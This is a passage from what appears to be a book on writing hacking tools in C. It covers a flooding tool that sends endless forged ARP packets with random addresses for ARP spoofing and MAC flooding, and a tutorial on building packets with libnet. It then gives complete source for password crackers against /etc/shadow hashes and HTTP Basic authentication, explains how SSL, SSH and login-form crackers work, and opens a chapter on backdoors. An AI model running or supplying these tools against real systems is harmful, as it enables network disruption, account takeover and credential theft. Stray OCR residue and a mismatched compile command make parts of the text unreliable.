  fprintf(stderr, "=========================================\n");

  if(argc < 5) {
    fprintf(stderr,
      "usage: %s <(source ip)||(random)> <(source mac)||(random)> <destination ip>
<destination mac> [period(default 10 sec.)]\n",
      argv[0]);
    exit(-1);
  }

  if (argc == 6)
    period = atoi(argv[5]);

  if ( (sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ARP))) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  /* Filling the fields of the sockaddr_ll structure */
  memset (&s_ll, 0, sizeof (struct sockaddr_ll));
```

```
s_ll.sll_family = AF_PACKET;

strncpy(ifreq.ifr_ifrn.ifrn_name, DEVICE, IFNAMSIZ);
if (ioctl(sd, SIOCGIFINDEX, &ifreq) < 0) {
  perror("ioctl() failed");
  exit(-1);
}

s_ll.sll_ifindex = ifreq.ifr_ifru.ifru_ivalue;

/* Filling the fields of the ARP packet */
pkt.h_proto = htons(0x806);
pkt.ar_hrd = htons(1);
pkt.ar_pro = htons(0x800);
pkt.ar_hln = 6;
pkt.ar_pln = 4;
pkt.ar_op = htons(1);

get_mac(pkt.h_dest, argv[4]);
memcpy(pkt.ar_tha, &pkt.h_dest, 6);
get_ip(&targ_in_addr, argv[3]);

/* Sending packets in an endless loop */
while(1) {
  srandom(time(NULL));
  if(!strcmp(argv[1], "random"))
  {
    sprintf(s_ip_addr, "%d.%d.%d.%d", random() % 255, random() % 255, random() % 255,
            random() % 255);
    get_ip(&src_in_addr, s_ip_addr);
  }
  else
    get_ip(&src_in_addr, argv[1]);

  if(!strcmp(argv[2], "random"))
  {
    sprintf(s_eth_addr, "%x:%x:%x:%x:%x:%x", random() % 255, random() % 255, random()
            % 255, random() % 255, random() % 255, random() % 255);
    get_mac(pkt.ar_sha, s_eth_addr);
    memcpy(pkt.h_source, &pkt.ar_sha, 6);
  }
  else {
    get_mac(pkt.ar_sha, argv[2]);
    memcpy(pkt.h_source, &pkt.ar_sha, 6);
  }

  memcpy(pkt.ar_sip, &src_in_addr, 4);

  memcpy(pkt.ar_tip, &targ_in_addr, 4);

  if(sendto(sd, &pkt, sizeof(pkt), 0, (struct sockaddr *)&s_ll, sizeof(struct
            sockaddr_ll)) < 0) {
    perror("sendto() failed");
```

```
      exit(-1);
    }

    sleep(period);
  }

  return 0;
}
```

The program is compiled as usual:

```
# gcc sklsniff_arp.c -o sklsniff_arp
```

The following command sends random IP and MAC addresses to address 192.168.10.1 (00:50:56:C0:00:01) every second:

```
# ./sklsniff_arp random random 192.168.10.1 00:50:56:C0:00:01 1
```

In this way, a MAC flooding attack can be carried out.

The ARP cache of the 192.168.10.1 host can be examined. Its contents will look similar to the following:

```
> arp -a
  Address IP          Physical address      Type
  0.238.243.90        d5-ce-d7-a1-e0-5d     dynamic
  8.8.159.78          1a-f0-8b-62-9f-66     dynamic
  9.114.177.209       a4-6a-0a-42-e1-a5     dynamic
  9.233.34.145        a2-52-52-25-d8-cb     dynamic
  16.74.69.183        aa-d4-83-7b-5e-75     dynamic
  17.101.240.35       b3-38-89-5d-00-0d     dynamic
  25.200.136.254      13-e9-8f-76-8e-74     dynamic
  33.167.134.206      01-e6-6f-94-f1-c0     dynamic
  37.80.252.251       a9-79-2b-be-97-d4     dynamic
```

By passing different values to the program, it can also be used to carry out the ARP spoofing and MAC flooding attacks,

9.2.4. An ARP Spoofer Using the libnet Library

This section considers writing a program that has the same functionality as the one considered in the previous section (Listing 9.4) but uses the libnet library.

The libnet library was developed by Mike Schiffman; its latest version can be downloaded from **http://www.packetfactory.net/libnet/**. Like the libpcap library, the libnet library is usually included in all modern Linux installation distributions.

The sequence of steps that the program must perform to form and send a packet using the libnet library is the following:

1. Initialize a libnet session.
2. Form a packet.
3. Send the packet.
4. Close the session.

Before considering of these steps in detail, it is necessary to introduce the two important concepts used by the libnet library: libnet context and protocol tags.

The *libnet context* is an opaque control structure created in memory by the libnet library that maintains a session state for building a complete network packet. The context is denoted as the `libnet_t` type and is used in all main functions of the library. The context is an internal structure of the libnet library, and an application programmer has no need to know its internals.

As you already know, a complete network packet is constructed starting from the topmost layer and proceeding down the protocol stack. In the process, each layer adds its own header to the packet (see *Section 3.3*). The libnet library uses tags to reference a specific layer header in a network packet. All libnet functions, which construct network packet headers, return *protocol tags* of the `libnet_ptag_t` type. A constructed packet can be modified (e.g., a port number changed) by using its protocol tags.

9.2.4.1. Initializing a libnet Session

A libnet session is initialized using the `libnet_init()` function. Its prototype is the following:

```
libnet_t *libnet_init (int injection_type, char *device, char *err_buf)
```

The first parameter can take one of the following values:

- `LIBNET_LINK` — Defines a data link layer interface
- `LIBNET_LINK_ADV` — Defines an expanded mode data link layer interface
- `LIBNET_RAW4` — Defines an IPv4 raw socket
- `LIBNET_RAW4_ADV` — Defines an expanded mode IPv4 raw socket
- `LIBNET_RAW6` — Defines an IPv6 raw socket
- `LIBNET_RAW6_ADV` — Defines an expanded mode IPv6 raw socket

The second parameter is the name of a network interface (e.g., `eth0`) or the interface's IP address. It can be specified as `NULL`, in which case libnet will determine the necessary interface itself.

The third parameter is a pointer to the buffer, to which the error description is sent if such is produced by the function.

The function returns a pointer to the `libnet_t` context.

The following is a sample code fragment:

```
#include <libnet.h>
...
libnet_t *lc;
char errbuf[LIBNET_ERRBUF_SIZE];
...
lc = libnet_init(LIBNET_LINK, NULL, errbuf);

if (lc == NULL) {
  fprintf(stderr, "Error opening context: %s", errbuf);
  exit(-1);
}
```

9.2.4.2. Constructing a Packet

After you created the libnet context, you can start constructing a network packet. Packet headers are constructed proceeding from the topmost layer toward the lowest layer. Two types of functions can be used for this purpose: `libnet_build_*()` and `libnet_autobuild_*()`. Functions of the first type require the programmer to fill all (or almost all) header fields. When functions of the second type are used, only the main fields must be filled; the rest are taken care of by the libnet library automatically.

The libnet library offers functions of the first type for practically all known protocols, whereas functions of the second type are available for far from all protocols. For example, an Ethernet header can be built using either type of function (`libnet_build_ethernet()` or `libnet_autobuild_ethernet()`), but there is only a function of the first type available for a TCP header (`libnet_build_tcp()`). At least, this is how things were in version 1.1.1 of libnet.

The type of headers that have to be constructed in many respects depends on the injection type specified in the `libnet_init()` function in the first step. For the `LIBNET_LINK` or the `LIBNET_LINK_ADV` injection type, a data link layer header must be created with headers for any higher layers.

No data link layer header needs to be created for any of the `LIBNET_RAW*` types; it will be created by the libnet library automatically. A header for any layer can be created, starting from the topmost and including the internetwork layer.

The following is an example that constructs a UDP packet:

```
#include <libnet.h>
...
  libnet_t *lc;                    /* Pointer to the context */
  libnet_ptag_t ip4, udp;          /* Protocol tags */
  char errbuf[LIBNET_ERRBUF_SIZE];
  unsigned short dport = 777;      /* Destination port */
  unsigned long dst_ip;            /* Destination IP address */
  char *payload = "Hello, World!"; /* Data for sending */
  int payload_s;

  dst_ip = inet_addr(argv[1]);     /* IP address is passed via the
                                      command line */
  payload_s = strlen(payload);     /* Length of the data */

  /* Initializing a session */
  lc = libnet_init(LIBNET_RAW4, NULL, errbuf);
  if (lc == NULL) {
    fprintf(stderr, "Error opening context: %s", errbuf);
    exit(-1);
  }

  /* Constructing a UDP header */
  udp = libnet_build_udp(
    1000,                        /* Source port */
    dport,                       /* Destination port */
    LIBNET_UDP_H + payload_s,    /* Total length of header and data */
    0,                           /* Checksum is filled by libnet */
    (u_int8_t*)payload,          /* Pointer to the sent data */
```

```
    payload_s,                  /* Length of the data */
    lc,                         /* Pointer to the context */
    0);                         /* Constructing a new header, thus 0 */

  if (udp == -1) {
    fprintf(stderr, "Can't build UDP header (port %d): %s\n",
                         dport, libnet_geterror(lc));
  }

  /* Constructing an IP header */
  ip4 = libnet_autobuild_ipv4(
    LIBNET_UDP_H + LIBNET_IPV4_H + payload_s, /* Packet length */
    IPPROTO_UDP,                /* Protocol */
    dst_ip,                     /* Destination IP address */
    lc);                        /* Pointer to the context */

  if (ip4 == -1) {
    fprintf(stderr, "Can't build IP header: %s\n",
                              libnet_geterror(lc));
  }
...
```

You can find the prototypes of the `libnet_build_udp()` and `libnet_autobuild_ipv4()` functions in the corresponding `man` pages or in the /usr/include/libnet header files. They can also be found in the special HTML pages that usually come in the same archive with libnet.

9.2.4.3. Sending a Packet

When all headers of a packet are assembled (from the topmost to the lowest protocol layer), the packet can be sent to the network.

This is accomplished using the `libnet_write()` function, which has the following prototype:

```
int libnet_write(libnet_t * l)
```

The function's only argument is a pointer to the libnet context. In case of an error, the function returns `-1`.

To send more than one packet, the `libnet_write()` function can be used in a loop.

The following is an example of using the function:

```
if ((libnet_write(lc)) == -1) {
  fprintf (stderr, "Unable to send packet: %s\n", libnet_geterror(lc));
  exit(1);
}
```

9.2.4.4. Closing the Session

As soon as a constructed packet (or packets) is sent to the network, the session must be closed and all internal memory structures associated with the libnet context must be released. This is done using the `libnet_destroy()` function:

```
libnet_destroy(lc);
return 0;
```

The function has the following prototype:

```
void libnet_destroy (libnet_t * l)
```

It doesn't return any value (`void`).

The source code for the active sniffer program using the libnet library, named sklsniff_lnet.c, can be found in the /PART II/Chapter 9 directory on the accompanying CD-ROM.


You may notice that MAC addresses in this program are converted to the network format using the `libnet_hex_aton()` function from the libnet library, whereas the program in Listing 9.2 uses a custom function for this purpose.

To compile the program using the libnet library, the following command is executed:

```
# gcc sklsniff_lnet.c -o sklsniff_lnet 'libnet-config --defines' ' libnet-config
--libs' 'libnet-config --cflags'
```

I recommend creating a makefile to make the compilation processes more convenient.

Chapter 10: Password Crackers



Trying different password combinations is one of the methods used by crackers to obtain unauthorized access to protected resources. Because trying many password combinations by entering them manually is a labor-intensive task, it is delegated to special password-cracking programs. There are two methods used to try different password combinations: the dictionary method and the brute-force method.

In the *dictionary method*, the attacker uses a program to try all possible words from a previously-prepared dictionary, which contains common words most likely to be used as a password. This method has a high success rate, but it does not work in all situations. For example, a password like A278NrrKZ cannot be cracked using the dictionary method; here, only going through all possible character combinations, or using the *brute-force* method, can help. The advantage of the brute-force method is that the password will be cracked eventually. Its downside is that the more complex the password — that is, the longer the password and the greater the mix of lowercase and uppercase letters, digits, and special characters — the more time it will take to crack it. Therefore, passwords created by security paranoiacs may never be cracked.

There is no strict distinction between the dictionary and the brute-force methods. They are similar in that the cracker goes through a list of potential passwords one by one and different in that the list may be explicitly enumerated (the dictionary method), implicitly defined (the brute-force method), or a combination of the two. Thus, the "brute force" label is often used to denote both methods. I will use the term *password cracking* as an umbrella for these two methods of password guessing, differentiating between the two as necessary.

The process of cracking passwords can be carried out on a local or remote machine. Usually, local methods are applied to recover encrypted passwords, also called *hashes*, from a password database obtained by the hacker from a compromised system. The Linux /etc/shadow file is an example of such a password database. As you will recall, nowadays passwords can be saved in plain text only in the most primitive systems; in most cases, they are encrypted. In UNIX systems, passwords are encrypted using one-way hash functions; the `crypt()` function, DES, MD5, and Blowfish are among most popular encryption algorithms.

10.1. Local Password Crackers

I consider first a local password-cracking utility that uses the dictionary method and then a utility that tries all possible character combinations.

10.1.1. Using the Dictionary Method

The program in Listing 10.1 later in this section recovers encrypted passwords stored in the /etc/shadow file using the dictionary method. (The most well-known program of this type is John the Ripper from a Russian hacker going by the nickname of Solar Designer.) There is no known way to take a hash and reverse the algorithm to derive the corresponding plain text password. There is, however, an easy way around this problem: Generate a hash for each word in the dictionary and compare it with a hash from the /etc/shadow file. If the hashes match, the corresponding dictionary word is the plain text password you are looking for.

Hashes can be generated using the standard `crypt()` function. (John the Ripper does not use this function, employing instead its own highly optimized algorithms.)

The `crypt()` function encrypts passwords using the DES or MD5 algorithms. Modern Linux systems mainly use the MD5 password-encryption algorithm; therefore, the password-cracking program will only work with hashes produced by this algorithm. The following is example of an encrypted password from the /etc/shadow file on my system:

```
$1$mSO/Kuhj$zR3684d0jUE9Mpo5.9Bpn1
```

Passwords in the /etc/shadow file encrypted using the MD5 algorithm have the following structure:

```
$1$..salt..$.........hash.........
```

The hash is always preceded by a set of characters called *salt*. The salt part always starts with the `$1$` character sequence and ends with the `$` character, with up to eight characters enclosed between these delimiters. The hash following the salt is composed of a 22-byte combination of uppercase and lowercase Latin letters, digits, and the period and slash characters.

The `crypt()` function has the following syntax:

```
char *crypt(const char *key, const char *salt);
```

The first argument, the key, is the password to be encrypted; the second argument is a salt value. For DES encryption, the salt value is specified with a 2-byte combination of uppercase

and lowercase Latin letters, digits, and the period and slash characters. For MD5 encryption, the salt value is specified as `$1$..salt..$`.

The file containing the encrypted password (it does not necessarily have to be named shadow) is passed to the program in the command line. The program itself is composed of two loops. The outer loop reads and parses each line from the encrypted password file, extracting the encrypted password and then the salt value from the password.

The inner loop processes each word in the dictionary file, which is the standard Linux /usr/share/dict/words dictionary. Each dictionary word is passed to the `crypt()` function with the salt value that was determined in the outer loop. The result produced by the `crypt()` function is compared with the encrypted password extracted in the outer loop. If they match, the current dictionary word is the suspected password and is output to the screen.

Listing 10.1. A dictionary method password cracker (bruteshadow.c)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char* argv[])
{
  FILE *fd1, *fd2;
  char *str1, *str2;
  char *salt, *hash, *key, *key1;
  char buf[13], word[100], pass[100];

  if (argc != 2) {
   fprintf(stderr, "Usage: %s <file shadow>\n", argv[0]);
   exit(-1);
  }

  // Preparing buffers in the heap
  str1 = (char*)malloc(100);
  str2 = (char*)malloc(100);

  // Opening the file with encrypted passwords
  fd1 = fopen(argv[1], "r");

  fprintf(stderr, "Please, wait...\n");

  // Reading a line from the file per loop iteration
  while(fgets(str1, 100, fd1) != NULL)
  {
    // Looking for the $1$ characters in the line
    str2 = strstr(str1, "$1$");

    // Finding the characters
    if (str2 != NULL)
    {
      // Extracting the encrypted password
```

```
      key = strtok(str2, ":");
      snprintf(pass, sizeof(pass), "%s", key);
      printf ("pass=%s (%d)\n", pass, strlen(pass));

      // Extracting the salt value from the encrypted password
      strtok(key, "$");
      salt = strtok(NULL, "$");
      hash = strtok(NULL, "\0"); // This operation can be omitted

      // Forming the salt as $1$salt$
      snprintf(buf, sizeof(buf), "$1$%s$", salt);

      // Opening the dictionary file
      fd2 = fopen("/usr/share/dict/words", "r");

      // Reading a dictionary word per loop iteration
      while(fgets(word, 100, fd2) != NULL)
      {
        // Stripping the new-line character
       (&word[strlen(word)])[-1] = '\0';

       // Calculating the new encrypted password
        key1 = crypt(word, buf);

       // Comparing both encrypted passwords
        if (!strncmp(key1, pass, strlen(key1))) {
          printf("OK! The password is: %s\n\n", word);
         break;
        }
      }
    }
  }

  fclose(fd1);
  fclose(fd2);
  free(str1);
  free(str2);

  return 0;
}
```

10.1.2. Using the Brute-Force Method

The program shown in Listing 10.2 recovers passwords using the brute-force method. Its operating principle is similar to that of interlocked gears used in older mechanical speedometers. When the first gear makes a full turn, it catches the adjacent gear and turns it one position. The second gear does the same thing, and so on. Just like the first gear, the code for the first password character is incremented until it reaches the maximum value. When this happens, it is reset to the starting value and the code for the next character is incremented by one. Being just an example program, it has no bells and whistles and simply outputs passwords in an endless loop.

Listing 10.2. The brute-force password cracker (brutesymbol.c)

```
#include <stdio.h>

int main()
{
  char pswd[10];
  int p = 0;
  pswd[0] = ' ';
  pswd[1] = 0;

  while(1)
  {
    while ((++pswd[p]) > '~')
    {
       pswd[p] = ' ';
       p++;
       if (!pswd[p])
       {
         pswd[p] = ' ';
         pswd[p + 1] = 0;
       }
    }
    p = 0;
    printf("%s\n", &pswd[0]);
  }

  return 0;
}
```

10.2. Remote Password Crackers

Remote password crackers are used for guessing passwords for remote services, such as telnet, FTP, SSH, and POP3, as well as for Web server resources over HTTP/HTTPS. The general operation procedure of any remote password cracker consists of three steps:

1. A connection with a remote host is established.
2. An authentication request is sent to a remote service according to the rules of the given service.
3. The answer from the remote service is examined; if it says that the authentication was successful, the correct password was guessed.

Web servers employ numerous authentication methods, such as the following:

- Basic authentication
- NT LAN Manager (NTLM) authentication
- Authentication using an HTML form

I first show how to construct a remote password cracker for Web resources protected with basic authentication, and then modify this program to support secure sockets layer (SSL) protocols. Next, I consider another password cracker, this one for SSH service logins and passwords. You can use these programs as examples to devise password crackers for other services on your own. You will just have to obtain the necessary RFC and implement the authentication method it describes in your password cracker.

10.2.1. Basic HTTP Authentication

In basic authentication, when a user tries to connect to a protected resource, the browser outputs a window, in which the user must enter the login and password (Fig. 10.1). The authentication window may look different on different systems.

Fig. 10.1. The basic authentication dialog window

Consider the typical exchange processes taking place between a client and the server using basic authentication on the HTTP level. For example, suppose that the `/admin/` resource on Web server 192.168.10.1 is protected by basic authentication. Access it in the regular way:

```
GET /admin/ HTTP/1.1
Host:192.168.10.1
```

This produces the following lines in the header of the Web server's reply:

```
HTTP/1.1 401 Authorization Required
WWW-Authenticate: Basic realm="Administrator access only!"
```

That is, the Web server indicates that authentication is required to access the given resource. When the Web browser receives this reply, it outputs a window to enter the login and password. The user enters the login and password into the appropriate fields and clicks the **OK** button; the browser sends the following request:

```
GET /admin/ HTTP/1.1
Host:192.168.10.1
Authorization: Basic c2tseWFyb2ZmOml2YW4=
```

As you can see, the regular request simply has the `Authorization` line added to it. When the Web server receives this request, it issues a message that the entered login or password is invalid and denies access to the resource or, if the login and password are correct, it grants access to the resource. When basic authentication is employed, logins and passwords are sent encrypted using the Base64 algorithm in the `login:password` format. The `c2tseWFyb2ZmOml2YW4=` string in the preceding sample request is the Base64-encoded `sklyaroff:ivan` string.

The login and password are automatically encoded by the browser before it sends them to the Web server. Thus, your password cracker must encode each `login:password` pair with the Base64 algorithm. Unfortunately, the C language does not have a standard function to handle this task, so a custom function, named `base64encode()`, is used (Listing 10.3).

The program used two files to form the `login:password` pair: The users.txt file contains logins and the word.txt file holds potential passwords. Both of these files can be found in the /PART II/Chapter 10 directory on the accompanying CD-ROM.

Listing 10.3. A basic authentication password cracker (brutebase64.c)

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>

#define USER "users.txt"
#define PASS "words.txt"
#define CATALOG "/admin/"

static char table64[]=
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

char *port_host;
char *name;

void token(char *arg)
{
  name = strtok(arg, ":");
  port_host = strtok(NULL, "");

  if (port_host == NULL)
    port_host = "80";
}

void base64Encode(char *intext, char *output)
{
  unsigned char ibuf[3];
  unsigned char obuf[4];
  int i;
  int inputparts;

  while(*intext) {
```

```
    for (i = inputparts = 0; i < 3; i++) {
      if(*intext) {
        inputparts++;
        ibuf[i] = *intext;
        intext++;
      }
      else
        ibuf[i] = 0;
    }

    obuf [0] = (ibuf [0] & 0xFC) >> 2;
    obuf [1] = ((ibuf [0] & 0x03) << 4) | ((ibuf [1] & 0xF0) >> 4);
    obuf [2] = ((ibuf [1] & 0x0F) << 2) | ((ibuf [2] & 0xC0) >> 6);
    obuf [3] = ibuf [2] & 0x3F;

    switch(inputparts) {
    case 1: /* Only 1 byte read */
      sprintf(output, "%c%c==",
              table64[obuf[0]],
              table64[obuf[1]]);
      break;
    case 2: /* 2 bytes read */
      sprintf(output, "%c%c%c=",
              table64[obuf[0]],
              table64[obuf[1]],
              table64[obuf[2]]);
      break;
    default:
      sprintf(output, "%c%c%c%c",
              table64[obuf[0]],
              table64[obuf[1]],
              table64[obuf[2]],
              table64[obuf[3]] );
      break;
    }
    output += 4;
  }
  *output=0;
}

int main(int argc, char **argv)
{
  FILE *fd1, *fd2;
  int sd, bytes;
  char buf1[250], buf2[250];
  char buf[250];
  char str1[270], str2[100];
  struct hostent* host;
  struct sockaddr_in servaddr;
  char rez[2000];
  char c[600];

  if (argc < 2 || argc > 3) {
```

```
    fprintf(stderr, "Usage: %s host[:port] [proxy][:port]\n\n", argv[0]);
    exit(-1);
}

if (argc == 3)
    token(argv[2]);
else
    token(argv[1]);

if ( (host = gethostbyname(name)) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
}

bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons(atoi(port_host));
servaddr.sin_addr = *((struct in_addr *)host->h_addr);

if ( (fd1 = fopen(USER, "r")) == NULL) {
    perror("fopen() failed");
    exit(-1);
}

while(fgets(buf1, 250, fd1) != NULL)
{
    buf1[strcspn(buf1, "\r\n\t")] = 0;
    if (strlen(buf1) == 0) continue;

    if( (fd2 = fopen(PASS, "r")) == NULL) {
        perror("fopen() failed");
        exit(-1);
    }

    while(fgets(buf2, 250, fd2) != NULL)
    {
        buf2[strcspn(buf2, "\r\n\t")] = 0;
        if (strlen(buf2) == 0) continue;

        sprintf(c, "%s:%s", buf1, buf2);
        base64Encode(c, rez);

        if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
            perror("socket() failed");
            exit(-1);
        }

        if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == -1) {
            perror("connect() failed");
            exit(-1);
        }

        if (argc == 2)
```

```
        sprintf(str1, "GET %s HTTP/1.1\r\n", CATALOG);
      else
        sprintf(str1, "GET http://%s%s HTTP/1.1\r\n", argv[1], CATALOG);

      sprintf(str2, "Host:%s\r\nAuthorization: Basic %s\r\n\r\n", argv[1], rez);

      send(sd, str1, strlen(str1), 0);
      send(sd, str2, strlen(str2), 0);

      bzero(buf, 250);

      bytes = recv(sd, buf, sizeof(buf) - 1, 0);
      buf[bytes] = 0;

      if (strstr(buf, "200 OK") != NULL) {
        printf("====================================\n");
        printf("%s", str1);

        printf("%s\n", str2);
       printf("Result OK: %s\n", c);
        printf("====================================\n");
      }

      close(sd);
    }
  }

  return 0;
}
```

10.2.2. An SSL Password Cracker

The SSL protocol is used to create a secure connection between a client and the server. This protocol is often used to encrypt HTTP, resulting in secure HTTP (HTTPS). HTTPS service is usually provided on TCP port 443. There are several SSL protocol versions, as well as those of similar protocols, such as the transport layer security (TLS) protocol defined in RFC 2246. At the time the material for this book was being prepared, there were three SSL protocol versions available: SSLv1, SSLv2, and SSLv3. SSLv1 is rarely used because of its security flaws. The password cracker I offer for your consideration works only with SSLv2, but the differences in programming for different SSL versions are minor. The source code for the program for cracking HTTPS logins and passwords, named brute_ssl.c, can be found on the accompanying CD-ROM. Basic HTTP authentication is used in the program. This is the same program as shown in Listing 10.3 but with SSL support. The program uses the OpenSSL library; therefore, you must have this library installed on your computer. You can obtain this library at **http://www.openssl.org**; also, any full-featured Linux distribution includes it. Installing the library is a straightforward process, so I don't describe it here.

A program with SSL support must include the /openssl/ssl.h header file; it is compiled using the `-lssl` flag:

```
# gcc brute_ssl.c -o brute_ssl -lssl
```

To write an SSL client, all you have to do is to use OpenSSL functions in the program. The first step is to initiate the OpenSSL library:

```
SSL_METHOD *method;
SSL_CTX *ctx;
SSL *ssl;
OpenSSL_add_all_algorithms(); /* Loading all encryption algorithms */
SSL_load_error_strings();     /* Loading and registering error message
                                 tables */

method = SSLv2_client_method(); /* Creating a client method */
ctx = SSL_CTX_new(method);      /* Creating a context */
```

Then a regular socket is created and a regular connection to the server established:

```
if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
  perror("socket() failed");
  exit(-1);
}

if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == -1) {
  perror("connect() failed");
  exit(-1);
}
```

After a regular connection is established, an SSL connection is created and linked to the regular connection:

```
ssl = SSL_new(ctx);             /* Creating an SSL connection */
SSL_set_fd(ssl, sd);            /* Linking the socket descriptor */
if ( SSL_connect(ssl) == -1 )   /* Establishing a connection */
  ERR_print_errors_fp(stderr); /* Outputting error messages into the
                                  stderr stream */
```

When an SSL connection is created, data can be exchanged calling the `SSL_write()` and `SSL_read()` functions, which is similar to calling the `recv()` and `send()` functions:

```
int bytes;
bytes = SSL_write(ssl, str1, strlen(str1)); /* Encrypting, sending */
bytes = SSL_read(ssl, buf, sizeof(buf)-1);  /* Receiving, decrypting */
```

10.2.3. An SSH Password Cracker

The SSH protocol is a secure replacement to such protocols as telnet and rlogin. SSH provides good protection against eavesdropping on the connection between a client and the server, but it offers no protection against password cracking. The source code for a program for cracking SSH server logins and passwords, named brute_ssh.c, can be found on the accompanying CD-ROM. You will need the libssh library installed on your computer to compile this program.

This library can be obtained at **http://0xbadc0de.be/libssh/libssh-0.11.tgz**. It is installed by executing the following command sequence:

```
# tar zxf libssh-0.11.tgz
# cd libssh-0.11
# ./configure
# make
# make install
```

After the installation, copy the program's main module to the /usr/lib directory; otherwise, the compiled program will refuse to work. To do this, execute the following command:

```
# cp /usr/local/lib/libssh.so /usr/lib/
```

A program with SSH support must include the /libssh/libssh.h header file; it is compiled using the `-lssl` flag:

```
# gcc brute_ssh2.c -o brute_ssh2 -lssh
```

The program only works with SSHv2 because SSHv1 has serious security flaws and is rarely used. At the time the material for this book was being prepared, SSHv2 was the highest version.

To write an SSH client, all you have to do is to use functions from the libssh library in the program. All functions are described in the API.html file, which is included in the library archive.

First, options must be installed:

```
char login[250], pass[250];
SSH_SESSION *ssh_session;
SSH_OPTIONS *ssh_opt;
/* Initializing a new pointer to the options */
ssh_opt = options_new();
/* For later use, the server name must be converted from the numerical
   format to the view format: a.b.c.d */
buf = malloc(20);
inet_ntop(AF_INET, &servaddr.sin_addr, buf, 20);
/* The stream from the client to the server need not to be compressed */
options_set_wanted_method(ssh_opt, KEX_COMP_C_S, "none");
/* The stream from the server to the client need not to be compressed */
options_set_wanted_method(ssh_opt, KEX_COMP_S_C, "none");
/* Setting the server port (standard port 22) */
options_set_port(ssh_opt, PORT);
/* Setting the server name */
options_set_host(ssh_opt, buf);
/* Setting the login */
options_set_username(ssh_opt, login);
```

Next, a connection with the SSH server is established:

```
if ((ssh_session = ssh_connect(ssh_opt)) == NULL) {
  fprintf(stderr, "Connection failed: %s\n", ssh_get_error(ssh_session));
  exit(-1);
}
```

If the connection is established successfully, authentication is performed. After successful authentication, the function returns SSH_AUTH_SUCCESS (previous versions of the libssh library use constants without the SSH_ prefix, i.e., simply AUTH_SUCCESS):

```
if (ssh_userauth_password(ssh_session, login, pass) == SSH_AUTH_SUCCESS) {
  fprintf(stderr, "OK! login: %s, password: %s\n", login, pass);
}
```

Thus, the password cracker calls the function in a ssh_userauth_password() loop and in each loop iteration specifies a new login and password, which are taken from the users.txt and words.txt files.

Note that the program does not have to create a standard socket and connect to the server using the connect() function. The socket address structure (struct sockaddr_in) is, nevertheless, filled to obtain the server's IP address in the network format, which is then converted to the a.b.c.d view format.

The source codes for all programs in this section can be found in /PART II/Chapter 10 directory on the accompanying CD-ROM.

10.2.4. Cracking HTML Form Authentication

Unlike most authentication methods, authentication employing an HTML form does not use a standardized protocol, such as HTTP or HTTPS. Therefore, there is no standard way of implementing this authentication method. This circumstance may make the task of creating a password cracker for HTML form authentication to seem difficult. Because this is the most common authentication method used on the Internet, it deserves separate attention. I do not give a detailed recipe for implementing a password cracker for this authentication method; I just describe how to do this.

The HTML form authentication is based on a form created using the <FORM> and <INPUT> HTML tags. The exact details of the process can be found in any HTML textbook. The <INPUT> tag creates input fields for entering the login and password. After the user enters these data into the fields on the form, they are sent by the GET or POST method to the server using HTTP or HTTPS. There, the data are processed by a script written in Perl, PHP, Python, or some other Web language. Based on the results produces by the script, the remote user is either allowed access to the protected resource or, if an invalid login or password was supplied, denied it.

Thus, a password cracker must form a proper request to the script on the server and send it using the GET or POST method, with a new login a password supplied for each request. Because there can be multiple combinations of the form's field names, data sending methods used (GET or POST), and script names, either the user must pass these data to the password cracker or the utility must be able to analyze the form page and determine all necessary parameters by itself. (The latter approach is taken by the most powerful password crackers.) The following is an example of a typical GET request:

```
GET /cgi-bin/login.cgi?user=ivan&pass=sklyaroff HTTP/1.1
Host:192.168.10.1
```

In this example, the form has two fields: `user` and `pass`. The login and password are checked using the `/cgi-bin/login.cgi` server script, which is passed `ivan` as a login and `sklyaroff` as a password.

The main difficulty, however, is establishing when the correct login and password are found. In either case, regardless of whether the authentication is successful or not, the server usually replies with an HTML page. This means that the password cracker cannot determine success by analyzing fields in the HTTP header, because in both cases it will contain `200 OK`. Thus, the only reliable way of determining successful authentication is to specify a word or a phrase that the successful authentication HTML reply page is expected to contain and a word or a phrase for the unsuccessful authentication HTML reply page. In this way, the password cracker can analyze the returned page and, by the absence or presence of the predefined word or phrase, can determine whether the authentication was successful. This approach is taken in most password cracking programs for HTML form authentication.

Chapter 11: Trojans and Backdoors

Trojans and backdoors are practically the same type of hacker tools, used to create a secret doorway to a system. The Trojan name is used when a backdoor utility is camouflaged as an innocent program, by analogy with the epical Trojan horse. Users running such a seemingly harmless program let an enemy into their system themselves. From now on, only the *backdoor* term will be used to denote both types of this software.

All backdoors can be divided into two types: local and remote. A *local backdoor* grants privileges of some sort on a local machine. A *remote backdoor* allows access to the command interpreter on a remote machine.

Sometimes a backdoor program can be created by simply modifying a legitimate program slightly. For example, such services as telnet, SSH, and rlogin can be compiled with constant magic passwords added. Other programs, daemons, and even libraries can be similarly changed. Backdoors of this type are not considered in this book because they are quite primitive and implementing them requires only basic programming skills.

11.1. Local Backdoors

